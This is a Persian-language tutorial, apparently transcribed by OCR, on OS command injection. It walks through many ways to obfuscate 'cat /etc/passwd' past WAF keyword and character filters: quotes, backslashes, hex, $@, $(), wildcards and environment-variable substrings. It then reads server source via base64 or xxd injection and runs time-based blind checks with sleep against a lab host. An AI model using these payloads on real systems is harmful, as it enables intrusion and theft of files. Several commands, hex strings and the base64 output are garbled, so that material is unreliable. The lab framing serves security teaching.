میتوانیم توی پیلود خودمون هم این کار رو انجام بدیم و برای اینکه حروف رو از هم جدا کنیم بیایم و با `\` این کار رو انجام بدیم تا آگه WAF حساسیتی نسبت به کلمات خاصی داشته باشه اون رو بایس کنیم . در واقع کارمتر ابرای شل به معنی "برو خط بعد" هست و توی تصویر زیر میبینید که من پیلودم رو از `& cat /etc/passwd & cat /etc/passwd` به `& cat /etc/passwd\ & cat /etc/passwd\wld\ & cat /etc/passwd\wld\&` شکل دراوردم و اجرا شده :

```
← → G △ Not secure 192.168.89.128/vulnes/oci/ocitest.php?ip=%26+cat+%2Fe%5Ct%5Cc%2Fpa%5Cs%5Cs%5Cw%5Cd+%26
& cat /etc/passwd\ &
```

جالبه که چقدر میتوانیم اب و تابش بدیم . البته هنوز ادامه داره .

4. **Bypass characters filter via hex encoding**: ما میتوانیم دستورات خودمون رو به شکل HEX اینکد کنیم و اجراشون کنیم .
- جالبه . پیلود ما `& cat /etc/passwd` هست . اگه بخوایم این رو به HEX تبدیل کنیم میتوانیم از BurpSuite Encoder استفاده کنیم یا از سایت های انلاین و یا هم از پایتون . پیلود ما `& cat /etc/passwd` هست که HEX این عبارت به شکل زیر هست :

```
osboxes@osboxes:~$ echo -e '\x26\x20\x63\x61\x74\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x64\x20\x26' & cat /etc/passwd &
```

بعله اون عبارت چرت و پرت که `-e` شده معادل پیلود ماست . قبل از اینکه بریم تستش کنیم، باید روش هایی که میشه از طریقش یک دستور به شکل HEX رو اجرا کرد رو بدونیم . میخوای `cat /etc/passwd` رو به شکل HEX در بیاریم و روش های اجرаш رو ببینیم :

یکی از روشها استفاده از بکتیک هست، به شکل زیر :

```
osboxes@osboxes:~$ 'echo -e '\x63\x61\x74\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x64''
```

روش بعدی استفاده از `"$` هست که نتیجه رو توی یک متغیر ذخیره میکنه . چند صفحه قبل درمورداش حرف زدیم . به شکل زیر استفاده میکنیم :

```
osboxes@osboxes:~$ x=$'\x63\x61\x74\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x64'
osboxes@osboxes:~$ $x
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

روش بعدی استفاده از `xxd -r -p` هست که `xxd` یک ابزار جهت تبدیل به HEX یا بر عکس هست . میتوانیم بیایم و HEX بدون `\x` دستور مون رو بهش پاس بدیم و توی بکتیک قرارش بدیم و اجرا شه :

```
osboxes@osboxes:~$ `xxd -r -p <<< 636174202f6574632f706173737764`
```

خب این هم بود تبدیل به HEX بریم Bypass بعدی .

5. **Bypass characters filter via Split**: ممکن هست که وب اپلیکیشن وقتی ورودی رو میگیره بیاد و / یا `\` هارو از توی ورودی برداره و یا کنه ورودی ها رو اساس اونها و این موجب میشه که پیلود ما خراب شه . اگه یادتون باشه درموردا ویندوز، گفتیم که یه مشت متغیر `Environment` داریم که میتوانیم با `SubString` کردن اونها به برخی از کاراکتر ها دست پیدا کنیم و نیازی نباشه که اون کاراکتر ها رو وارد پیلود کنیم . توی لینوکس هم ما `Environment Variable` هایی داریم که میتوان توی این مورد بهمن کمک کنن . یکی از اونها `$HOME` هست که مقدارش رو توی تصویر زیر میبینید :

```
osboxes@osboxes:~$ echo $HOME
/home/osboxes
```

توی شل لینوکس هم ما میتوانیم بیایم و **SubString** رو انجام بدیم و مثلًا / و / را از طریق همین کار بدست بیایم و نخواهد که به صورت مستقیم به پیلود وارد کنیم . این کار با سینتکس زیر انجام میشه :

```
osboxes@osboxes:~$ ${VARABLE:start:length}
```

مثلًا درمورد متغیر **HOME** اگه میخوایم از ایندکس شماره 0، یک کاراکتر به بعدش رو داشته باشیم باید به شکل زیر عمل کنیم :

```
osboxes@osboxes:~$ echo $HOME
```

```
/home/osboxes
```

```
osboxes@osboxes:~$ echo ${HOME:0:1}
```

```
\
```

حالا اگه بخوایم به حرف 0 برسیم باید چیکار کنیم ؟ اولین حرف 0 توی مقدار متغیر **HOME** توی کلمه **home** هست و میشه ایندکس شماره 2 و اندازش هم میگذاریم | و حرف 0 رو بدست میاریم :

```
osboxes@osboxes:~$ echo $HOME
```

```
/home/osboxes
```

```
osboxes@osboxes:~$ echo ${HOME:2:1}
```

```
o
```

کار کردن با این موارد یه جالبیت توی خودش داره . خب حالا که فهمیدیم چطوری میتوانیم کاراکتر های مختلف رو بدست بیایم برای سروقت پیلودمون . میخوایم کاراکتر های / و / را از توی پیلود حذف کنیم ولی پیلود خراب نشه . توی پیلود **cat /etc/passwd** چندتا / داریم ؟ 2 تا قاعده اتا و 1 هم نداریم . میتوانیم به جای / ها بیایم و {0:1} قرار بدم . به شکل زیر :

```
osboxes@osboxes:~$ cat ${HOME:0:1}etc${HOME:0:1}passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

حتی میتوانیم به جای حروف مختلف هم از **SubString** کردن متغیر های محیطی استفاده کنیم . مثلا توی مثال تصویر زیر من او مدم و از متغیری به نام **PATH** که توی لینوکسی هاست کمک گرفتم و پیلود **cat /etc/passwd** رو ساختم و اجرا کردم :

```
osboxes@osboxes:~$ echo $PATH;
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin
osboxes@osboxes:~$ ${PATH:7:1}${PATH:8:1}t ${PATH:0:1}${PATH:69:1}t${PATH:7:1}${PATH:0:1}${PATH:93:1}${PATH:8:1}${PATH:2:1}${PATH:2:1}wd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
```

از کمترین حروف ممکن استفاده کردم و جواب داده . متغیر **PATH** توی همه لینوکسها یکسان نیست و صرفا به عنوان یک مثال انجامش دادم .

دستور '!-0' | tr '!-0' | echo . به ما / رو میده و میتوانیم ازش توی پیلودمون استفاده کنیم . کافیه که هر جا که توی پیلود / بود، این دستور رو توی بکتیک قرار بدم :

```
osboxes@osboxes:~$ echo . | tr '!-0' ''-1'
/
osboxes@osboxes:~$ cat `echo . | tr '!-0' ''-1`etc`echo . | tr '!-0' ''-1`passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

علاوه بر تکنیک بالا، میتوانیم **tr** رو به شکل . <>< !-0' ''-1' هم استفاده کنیم که بهمون / رو میده .

```
osboxes@osboxes:~$ tr '!-0' ''-1' << .
/
osboxes@osboxes:~$ cat `tr '!-0' ''-1' << .etc`tr '!-0' ''-1' << .passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
```

اگه سواله که **tr** چیه ؟ یکی از ابزار های لینوکسی هست که **Delete** یا **Translate** میکنه کاراکتر های یک و رودی رو . اینا سوالات لینوکسیه که اینجا خیلی کم بهشون میپردازیم .

WAF Bypass Blacklisted words: ممکن هست که **WAF** تارگتمنون نسبت به کلمات خاصی واکنش نشون بده . مثلا دستورات لینوکسی رو توی خودش داشته باشه و در صورتی که توی یک درخواست اونها رو دید سریعا درخواست رو **DROP** کنه .

دستوراتی مثل **whoami** و ... توی این مورد بایپس درمورد روش هایی که میتوانیم کلمات خاص رو طوری استفاده کنیم که **WAF** رو تحریک نکنه حرف میزنیم . به علت انعطاف پذیری فوق العاده ترمینال و شل لینوکس ما روش های خیلی زیادی داریم که میتوانیم یک کلمه رو به اشکال مختلفی بنویسی در حالی که همون معنی کلمه اصلی رو میده و اینطوری بتونیم از **WAF** و فیلترینگی که روی تارگت قرار داره فرار کنیم . برایم لیست این متد ها رو بینیم :

.1. توى اجرای اون دستور ایجاد نخواهد شد . طبق معمولا پیلودمون `cat /etc/passwd` هست که توى تصویر زیر میبینید چطوری از هم گستته شده و کار کرده :

```
osboxes@osboxes:~$ 'c'a't' '/e't'c'/'p'a's's'w'd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

حالا اگه يه وقتی WAF یا وب سرور نسبت به کلمه `cat` ترى Request ها حساسیت داشت، مشکلی ایجاد نمیشه و دستور اجرا میشه چرا که اصن `cat` توى پیلود ما به صورت یکپارچه وجود نداره . فقط دقت کنید که تعداد Single Quote ها باید زوج باشه، و گرنه خطای میده و بگم که میتوانیم چندتا Single Quote را کنار هم قرار بدم تا فاصله حروف بیشتر شه :

```
osboxes@osboxes:~$ 'c'a't' '/e't'c'/'p'a''''''s's'w'd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

.2. شناسایی برای WAF و سیستم های امنیتی در بیاریم بلکه میتوانیم از Double Quote هم استفاده کنیم . توى تصویر زیر میبینید که پیلود `cat /etc/passwd` رو اجرا کردیم ولی کلماتش از هم گستته :

```
osboxes@osboxes:~$ c"a't' /"e"t"c'/"p"a"s"s"w"d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

توى این مورد هم یادتون باشه که باید تعداد Double Quote ها زوج باشه و همچنین میتوانیم پشت سر هم هم استفاده کنیم :

```
osboxes@osboxes:~$ c\ a't' /"e"t"c'/"p"a"s"**"s"w"d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

.3. اینو هم یادتون باشه که نباید هم از Single Quote و هم از Double Quote به صورت همزمان استفاده کرد . Bypass with Backslash and Slash : میتوانیم از ا توى دستوراتمون به هر تعدادی که خواستیم استفاده کنیم و حروف کلمات پیلودمون رو از هم جدا کنیم . پیلودمون `cat /etc/passwd` هست که توى تصویر زیر میبینید به چه شکلی در اومده :

```
osboxes@osboxes:~$ c\ a\t' /e\t\c/p\ a\s\ s\w\d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

نوى مثال زیر هم `/bin/cat /etc/passwd` / را با اضافه کردن / و / اضافه به شکلی عجیب در اوردهم و هنوز داره جواب میده

```
osboxes@osboxes:~$ /\b\l\i\n\\\\\\\\\\\\c\ a\t' \\\\etc\\\\\\passw\ d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin sync
names:x:5:60:names:/usr/names:/usr/sbin/nologin
```

میبینید که دستمون خیلی بازه توى پیچ و تاب دادن پیلود و هر وقت که حس کردید یه ورودی میتونه اسیب پذیر به OS باشه سعی کنید که پیچیده ترین حالت ممکن پیلود رو تست کنید که اگه WAF Drop کردن

درخواست رو داشت نتونه تشخیص بدہ .

.4. Bypass with \$@ : یکی دیگه از اون چیزهایی هست که میشه ازش استفاده کرد تا کلمات و حروف یک دستور رو از هم جدا کرد تا اگه يه وقتی بر اساس کلمه فیلترینگی چیزی رخ میده، پیلود ما بتونه بایپس کنه . در حقیقت \$@ یکی از اون Special Parameter های شل هست که توى اسکریپت نویسی ازش استفاده میشه و اشاره میکنه به تمام ارگمان هایی که به یک اسکریپت داده شده . یعنی اگه ما اسکریپتی رو اجرا کنیم به شکل `./script.sh foo bar` عبارت \$@ در داخل اسکریپت اشاره میکنه به ارگمان های `foo` و وقتی که شل رو اجرا میکنیم به صورت پیش فرض مقدار داخل \$@ \$ خالیست و میتوانیم هرجایی که خواستیم قرارش بدم و هیچ مشکلی ایجاد نمیکنه و از این موضوع ما استفاده میکنیم و به عنوان یه راه حل بایپس ازش بهره میگیریم . پیلودمون مثل مثال های قبلی `cat /etc/passwd` هست و میتوانیم به شکل زیر اعمال کنیم :

```
osboxes@osboxes:~/Projects/captcha_reader$ c$@at /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

توى تصویر زیر هم میبینید که چندین بار من استفاده کردم و باز هم دستور اجرا میشه :

```
osboxes@osboxes:~/Projects/captcha_reader$ c$@a$t@t$@ $@/$@e$t@t$c$@/$@p$a@s$@s$@w$@d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

.5. Bypass with \$* : این هم به مانند \$@ هست و اشاره میکنه به تمام ارگمان هایی که به یک اسکریپت داده شده با کمی تقاوت از این هم میتوانیم به مانند \$@ هر جایی و به هر تعدادی استفاده کنیم تا کلمات پیلودمون واسه WAF قابل تشخیص نباشن .

```
osboxes@osboxes:~/Projects/captcha_reader$ c$*at /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

یک # \$ هم داریم که مقدار داخلش 0 هست و اشاره میکنه به تعداد ارگمان های ارسالی به یک اسکریپت و چون ما شلمون هیچ ارگمانی نداره پس مقدارش 0 خواهد بود . هر جا صفر نیاز داشتید میتوانید از این عبارت استفاده کنید .

6. **Bypass with \$:** میدونیم که (\$) یک دستور را از ما میگیره و اون رو اجرا و نتیجه اون دستور رو به عنوان یک دستور دیگه سعی میکنه اجرا کنه .

```
osboxes@osboxes:~/Projects/captcha_reader$ whoami
osboxes
osboxes@osboxes:~/Projects/captcha_reader$ $(whoami)
osboxes: command not found
```

توی مثال بالا میبینید که خروجی دستور whoami میشه (\$) رو اجرا کنیم، در واقع ابتدا whoami رو اجرا میکنه و سپس خروجی این دستور که osboxes هست رو سعی میکنه به عنوان یک دستور اجرا کنه که در مثال بالا چون دستوری به نام osboxes وجود نداره خطای command not found داده . اگه (\$) رو به صورت خالی بدون ورودی استفاده کنیم نتیجه خالی رو برای ما برمیگیرد. از این مورد میتونیم استفاده کنیم تا کلمات پیلودمون رو غیر قابل تشخیص کنیم . پیلود ما همچنان cat /etc/passwd هست و با (\$) به شکل زیر در میاد :

```
osboxes@osboxes:~/Projects/captcha_reader$ ca$()t /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

میبینید که ca\$(t به معنی cat هست و دستور اجرا شده . میتونیم از این مورد هم به تعداد زیاد در پیلود هامون بگیریم و مشکلی وجود نداره :

```
osboxes@osboxes:~/Projects/captcha_reader$ c$()$()a$()t$() /$()e$()tc$()/$()pa$()ss$()wd$()
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

7. **Bypass with Wildcards :** میدونیم که Wildcard ها توی شل استفاده میشن و به همین خاطر ما هم میتونیم توی پیلود هامون ازش جهت بایس کردن استفاده کنیم . علامت ? توی شل به معنی "یک کاراکتر که نمیدونی چی هست" می باشد . یعنی مثلا? به این معناست که "نمیدونم دو حرف اول ca هست و کل کلمه سه حرف، ولی نمیدونم حرف اخر چی هست و هرچی بیندا کردی که سه حرف بود و دو تای اول ca اون رو اجرا کن ". به این شکل میتوانیم پیلود هامون رو غیرقابل فهم و اسه WAF کنیم . پیلود ما cat /etc/passwd هست . در ابتدا cat /etc/passwd /رو سعی میکنیم با ? مخدوش کنیم .

```
osboxes@osboxes:~/Projects/captcha_reader$ cat /e??/???wd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

و اجرا شد . حالا اگه بخوایم cat رو هم با ? غیر قابل شناسایی کنیم چی ؟ میدونیم که هر دستوری توی لینوکس که تو شل اجرا میشه یه جایی توی /usr/bin/ یا /usr/sbin/ یا ... هست که بهش دسترسی داریم . میتوانیم اول از طریق دستور whereis جای دستور cat رو بفهمیم :

```
osboxes@osboxes:~/Projects/captcha_reader$ whereis cat
cat: /usr/bin/cat /usr/share/man/man1/cat.1.gz
```

میگه این دستور از /usr/bin/cat/ اجرا میشه . حالا میتوانم این دستور رو به صورت مستقیم از /usr/bin/cat/ اجرا کنم :

```
osboxes@osboxes:~/Projects/captcha_reader$ /usr/bin/cat /e??/???wd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

جواب داد . حالا میام و /usr/bin/cat/ رو تحت تاثیر ? قرار میدم .

```
osboxes@osboxes:~/Projects/captcha_reader$ /????/?n/?at /e??/??ss?
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

میبینید که دستور اجرا شد .

علامت * هم یکی دیگه از Wildcard هاست و به معنی "هر کلمه ای با هر تعداد حرف که بود" هست . مثلا شما توی دایرکتوری /etc/net/ دنبال یک فایل هستید . میدونید توی این دایرکتوری فقط یک فایل وجود داره ولی نمیدونید که اسمش چی هست یا چند حرف داره و به جاش میتوانید بنویسید */etc/net/ یا مثلا دنبال یک فایل میگردد توی /etc/ که میدونید سه حرف اویش pas هست ولی نمیدونید باقیش چی هست و چند حرف داره و میتوانید بنویسید */etc/pas/ و اشاره میکنه به هر چی فایل توی /etc/ هست که اویش با pas شروع میشه . میتوانیم از این مورد هم جهت بایس کردن یا بیندا کردن فایل استفاده کنیم . حقیقتا دیگه خسته شدم از توضیح دادن این بایس ها، اینا رو از مقاله زیر ترجمه کردم، اگه دوست داشتید بیشتر یاد بگیرید بزید و بخونید :

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Command%20Injection/README.md>

8. **Read Data as Base64 or HEX :** گاهی اوقات پیش میاد که میخوایم یک فایل رو از توی سرور هدفمون بخونیم ولی فایل شامل کاراکتر هاییست که درست نشون داده نمیشن مثلًا فایلهای بازتری چنین یا موقعی که به سمت ما ارسال میشن به علت وجود تگ های HTML یا ... به جای نشون داده شدن به شکل خام توسط مرورگر Render میشن و مشکلاتی از این دست . برای حل این مشکل میتوانیم دو راه حل رو در پیش بگیریم . ابتدا اینکه بیایم و محتوای فایل مورد نظرمون رو تبدیل کنیم به Base64 و بعد بخونیم و وقتی به دستمون رسید بزید بزید و تبدیلش

کنیم به چیزی که بود . برای اینکه یک فایل رو توی یک سرور لینوکسی به Base64 تبدیل کنیم میتوانیم از ابزار base64 توی ترمینال لینوکس استفاده کنیم :

```
osboxes@osboxes:/var/www/example.local$ base64 --help
Usage: base64 [OPTION]... [FILE]
Base64 encode or decode FILE, or standard input, to standard output.

With no FILE, or when FILE is -, read standard input.

Mandatory arguments to long options are mandatory for short options too.
-d, --decode          decode data
-i, --ignore-garbage   when decoding, ignore non-alphabet characters
-w, --wrap=COLS        wrap encoded lines after COLS character (default 76).
                      Use 0 to disable line wrapping
--help                display this help and exit
--version             output version information and exit

The data are encoded as described for the base64 alphabet in RFC 4648.
When decoding, the input may contain newlines in addition to the bytes of
the formal base64 alphabet. Use --ignore-garbage to attempt to recover
from any other non-alphabet bytes in the encoded stream.

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation <https://www.gnu.org/software/coreutils/base64>
or available locally via: info '(coreutils) base64 invocation'
```

به این دستور کافیه که یک فایل بدیم تا برآمده تبدیلش کنه به رشتہ Base64 . یک فایل دارم به نام index.php و به این ابزار میدم :

```
osboxes@osboxes:/var/www/example.local$ base64 index.php
PCFET0NUWVBFIh0bWw+CjxodG1sIGxhbmc9ImVUj4KPGh1YWQ+CiAgICA8bWV0YSBjaGFyc2V0
PSJVVEYtOCI+CiAgICA8bWV0YSBuYw1lPSJ2aWV3cG9ydC IgY29udGvudD0id2lkdg9ZGV2aWNl
LXdpxZHRoLCBpbm10aWFsLXNjYw1lPTEuMCI+CiAgICA8bGlauByZwW9InN0eWxl2h1ZXQiIGHy
ZwY91mFzc2V0cy9sb2dpbjc5MpgogICAgPRpdGx1PkvxZ2luIC0gTkgV2Vic2l0ZTwvdG10
bGU+CjwvaGVhZD4KPGjVZhK+CiAgICA8P3BocAogICAgICAgIHNlc3Npb25fc3RhcnQoKTsKCT8+
CiAgICA8ZG12IGNsYXNzPSJb250YWluZXIIiG9uY2xpY2s9t9m9uY2xpY2s1pgo gICAgICAgIDxk
axYgY2xhc3M9InRvcCI+PC9kaXY+CiAgICAgICAgPGrpdBjbGFzczo iYm90dG9tIj48L2Rpjd4K
ICAgICAgICA8ZG12IGNsYXNzPSJb250ZXIIpgoJCQk8P3BocAoJCQkJaWYoaXnzzXQoJF9TRVNT
SU90Wydzb2dnWZRpdsb2dnWZRpdsb2dnWZRpdsb2dnWZRpdsb2dnWZRpdsb2dnWZRpdsb2dnWZRpdsb
Pz4KCQkJCQk8ZG12IGNsYXNzPSJb250ZXIIpgoJCQkJCQk8c3Bhbj5Zb3UgYXJ1LGxvZ2d1ZCbp
biA6IDxzcfGuIHN0eWxLPSJmb250LXdlaWdodDogYm9sZCI+PD9waHAgZWNobyAkX1NFU1NJT05b
J3VzZXJuYw1lJ10gPz4gPC9zGFUpjwv3Bhbj4KCQkJCQkJPGEgaHJLJz0ibG9nb3V0LnBocCI+
TG9nb3V0PC9Pg0JCQkJCCTwZG1L2Pg0JCQkJCCTw/cGhwCgkJCQl9ZWxZSB7CgkJCQkJZWNobyAi
PHNwYw1l4+IFd1bGNvbWUgZ3Vlc3QsIGlmIHlvdsB3YW50JHRVIGFjY2VzcyB0byB3ZWJzaXRlIHlv
dSBzaG91bGQgIjskCQkJCQl1Y2hvICI8YSBomVmPsdls2dpb15waHAnPkvxZ2luPC9hPiI7CgkJ
CQl9CgkJCCT8+CgkJPc9kaXY+CiAgICA8L2Rpjd4KPC9i12R5Pg08L2h0bWw+Cgo=
```

حالا کافیه که این رشتہ رو توسط هر ابزار که دارم تبدیل کنم به Plain Text و بعد هم با پسوند .php .ذخیرش کنم .

The screenshot shows two hex editors side-by-side. The left editor displays the raw Base64 encoded data, which is a large string of characters including letters, numbers, and symbols. The right editor shows the decoded content, which is a valid HTML document structure with doctype, head, and body sections.

حالا چطوری از طریق پیلود OS Command Injection OS داره و میخوایم سورس یک فایل در مسیر /var/www/example.local/vulnes/html1/html13.php را بخونیم . اگه به صورت عادی بخونیم مشکلاتی ممکن هست که رخ بده، پس ما باید این فایل رو تبدیل کنیم Base64 و بعد رشتہ رو به سمت خودمون برگردونیم :

```
& echo `base64 /var/www/example.local/vulnes/html1/html13.php` & DO
```

پیلود ما شد & echo `base64 /var/www/example.local/vulnes/html1/html13.php` & که در نتیجه اون عبارت داخل بک تیک رو echo میکنه و ما میتوانیم ببینیم .

فرض بگیریم که ما نمیدونیم چطوری باید Base64 کنیم ولی بلایم HEX کنیم . یک ابزاری توی لینوکس وجود داره به نام xxd که کارش اینکه و دیکدن در زمینه HEX هست . این ابزار یک فلگ تحت عنوان -p- داره که هنگز شده فایلی که بهش میدم رو به شکل Plain و بدون اب تاب نشون میده و چون ما میخوایم به صورت یک عبارت HEX به تنهایی دریافتیش کنیم پس پیشنهاد میشه از فلگ استفاده کنیم . طریقه استفاده ازش به شکل زیر هست و یک فایل بهش میدیم و بهمون عبارت HEX شده رو میده :

```
osboxes@osboxes:/var/www/example.local$ xxd -p index.php
3c21444f43545950452068746d6c3e0a3c68746d6c206c616e673d22656e
223e0a3c686561643e0a202020203c6d65746120636861727365743d2255
54462d38223e0a202020203c6d657461206e616d653d2276696577706f72
742220636f6e74656e743d2277696474683d6465766963652d7769647468
2c20696e697469616c2d7363616c653d312e30223e0a202020203c6c696e
6b2072656c3d227374796c6573686565742220687265663d226173736574
732f6c6f67696e2e637373223e0a202020203c7469746c653e4c6f67696e
202d200d7920576562736971653c2f7169716c653a0a3c2f6865616430a2
```


حالا همینو پیلود کنیم :

← → ⌂ Not secure 192.168.89.128/vulnes/oci/ocitest.php?ip=%26+echo+%60xxd+-p+%2Fvar%2Fwww%2Fexample.local%2Fvulnes%2Fhtmli1%2Fhtmli3.php%60+%26

& echo `xxd -p /var/www/example.local/vulnes/htmli1/htmli3.php` &

3c21444f43545950452068746d6c3e0a3c68746d6c206c616e673d22656e 223e0a3c686561643e0a202020203c6d65746120636861727365743d2255 54462d38223e0a202020203c6d657461206e616d653d2255

او مده و **xxd** کرده با فلگ **-p** - فایل **htmli3.php** و نتیجه این عمل رو **echo** کرده و میبینید که عبارت **HEX** رو زیر **input** داریم . حالا اینو چطوری دیک کنیم ؟ کافیه که برمی و از یک ابزار انلاین یا ... استفاده کنیم و کد رو بینیم :



جالب بود ! نه ؟ اره بود .

بریم سروقت نحوه **Data Exfiltration** از طریق حفره امنیتی **OS Command Injection** : واسه **Exfiltration** یک کلمه نظامیست و به معنی "خروج از یک منطقه تحت کنترل دشمن" است . توی امنیت سایبری هم یه طورایی به همین معناست . شما وقتی **Data Exfiltration** را انجام میدی، دارید از یک منطقه (سرور) که تحت کنترل شما نیست، چیز هایی رو (داده هایی) به خارج از اون منطقه می فرستید و در حقیقت دارید قاچاق انجام میدید و کلمه **Exfiltration** هم به معنی قاچاق کردن یا **Smuggle** کردن هست . سوالی که هست اینه که، چطوری ما میتوانیم داده از یک سرور از طریق حفره امنیتی **OS Command Injection** خارج کنیم ؟ دو حالت برای این کار وجود داره که عبارت اند از :

1. Time based data exfiltration
2. DNS based data exfiltration

بریم هردوی اینا رو بررسی کنیم و نحوه انجام اونها رو یاد بگیریم .

Blind SQL Injection و **Blind OS Command Injection** چگونه انجام میشه ؟ توی بعضی از اسیب پذیری ها یه چنین چیزی رو خواهیم داشت مثل **Time based data exfiltration** و **DNS based data exfiltration** . این میخوایم این مورد در **Time based data exfiltration** بررسی کنیم . توی شل لینوکسی یک دستوری داریم به نام **sleep** که یک عدد رو مثلا 5 رو از ما میگیره و 5 ثانیه صبر میکنه و بعد دستور بعدی رو اجرا . وقتی این دستور رو با دستورات شرطی توی شل ترکیب کنیم میتوانیم ازش جهت بدست اوردن برخی اطلاعات استفاده کنیم (توی **Blind SQL Injection** هم همین مورد رو خواهیم دید) . مثلا چه اطلاعاتی رو میتوانیم بدست بیاریم ؟ از طریق **OS Command Injection** به ما نتیجه رو روی صفحه نشون میده ولی در حالت **Local Result** به میتوانیم دستورات شل رو به سمت وب سرور ارسال کنیم و وب سرور اونها رو اجرا کنه، درحالت **Blind** چیزی روی صفحه نخواهیم دید ولی اگه توی دستوری که میفرستیم یک شرط قرار بدیم که اگه شرط درست بود مثلا 5 ثانیه صبر کنه بعد پاسخ بده و اگه غلط بود لازم نیست 5 ثانیه صبر کنه، میتوانیم از این اختلاف زمانی داده هایی رو بدست بیاریم . ابدا این مورد رو به صورت عادی رو یک ترمینال اجرا میکنیم و بعد میریم سروقت اجرای اون روی یک سیستم اسیب پذیر . توی تصویر زیر او مدمیم، ابتدا از دستور **time** استفاده کردیم تا زمان اجرای دستور رو بهمون نشون بده، بعد از **time** یک عبارت شرطی رو تعریف کردیم و درصورت درست بودن این عبارت شرطی 5 **sleep** اجرا میشه و در صورت غلط بودن 5 **sleep** اجرا نمیشه و دستور تمام میشه :

```
osboxes@osboxes:/var/www/example.local$ time if [ $(whoami | cut -c 1) == Q ]; then sleep 5 ; fi
real 0m0.010s ←
user 0m0.006s
sys 0m0.004s
osboxes@osboxes:/var/www/example.local$ time if [ $(whoami | cut -c 1) == o ]; then sleep 5 ; fi
real 0m5.015s ←
user 0m0.003s
sys 0m0.011s
```

